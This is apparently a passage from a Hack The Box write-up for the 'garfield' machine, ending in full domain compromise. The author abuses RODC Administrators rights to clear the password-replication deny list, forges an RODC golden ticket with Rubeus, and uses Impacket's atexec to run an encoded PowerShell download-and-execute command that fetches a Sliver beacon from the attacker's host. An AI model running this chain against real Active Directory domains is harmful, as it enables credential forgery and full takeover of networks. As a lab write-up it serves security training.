Get-DomainObjectAcl -Identity "RODC Administrators"
We added l.wilson_adm to the RODC Administrators group and verified the membership with Get-ADGroupMember, confirming that Liz Wilson ADM was now listed as a member.
Add-ADGroupMember "RODC Administrators" -Members l.wilson_adm
With RODC admin rights, we cleared the entire denied replication list (msDS-NeverRevealGroup), removing all restrictions on which accounts could have their passwords cached.
Set-ADComputer 'RODC01$' -Clear 'msDS-NeverRevealGroup' -Verbose
We then explicitly added the domain Administrator account (by its distinguished name) to the allowed replication group, enabling the RODC to cache the Administrator’s credentials.
Set-ADComputer 'RODC01$' -Add @{'msDS-RevealOnDemandGroup' = 'CN=Administrator,CN=Users,DC=garfield,DC=htb'} -Verbose
With all restrictions removed, we used Rubeus to forge a golden ticket using the RODC’s krbtgt key. The output showed Rubeus generating the EncTicketPart, signing the PAC, encrypting the ticket, and finally forging a TGT for Administrator@garfield.htb. The base64-encoded ticket was output for use on our attacking machine.
.\Rubeus.exe golden /rodcNumber:8245 /aes256:<KEY> /user:Administrator /id:500 /domain:garfield.htb /sid:S-1-5-21-2502726253-3859040611-225969357 /nowrap
Domain Compromise
With the forged ticket in hand, we moved to our attacking Linux machine to use it with Impacket. First, we decoded the base64-encoded ticket and saved it as tgs.kirbi.
echo "<BASE64_TICKET>" | base64 -d > tgs.kirbi
We then converted the .kirbi format to .ccache using impacket-ticketConverter, which is the format used by Impacket and other Linux-based Kerberos tools.
impacket-ticketConverter tgs.kirbi tgs.ccache
We exported the ticket into our Kerberos credentials cache.
export KRB5CCNAME=tgs.ccacheNext, we crafted a PowerShell one-liner that downloads and runs our Sliver beacon, then encoded it in base64 (UTF-16LE) for use with powershell -enc.
echo -n "\$u='http://10.10.14.54/session.exe';\$p='C:\\Windows\\Temp\\session.exe';(New-Object Net.WebClient).DownloadFile(\$u,\$p);Start-Process \$p -Wait" | iconv -t UTF-16LE | base64 -w 0With the encoded command ready, we used impacket-atexec to create and execute a scheduled task on DC01 as Administrator. The tool created a task, ran it, deleted it, and read the output, all using Kerberos authentication with our forged ticket (-k -no-pass).
impacket-atexec 'garfield.htb/administrator@DC01.garfield.htb' -k -no-pass 'powershell -enc <ENCODED_COMMAND>'

We received the final Sliver session ELATED_CALCULATION from DC01 (10.129.244.207:53067), the primary Domain Controller.

We interacted with the session and ran whoami, confirming we had NT AUTHORITY\SYSTEM access with logon ID GARFIELD\DC01$, confirming full domain compromise.
Finally, we read the root flag from c:/users/administrator/desktop/root.txt using Sliver’s cat command, completing the machine.
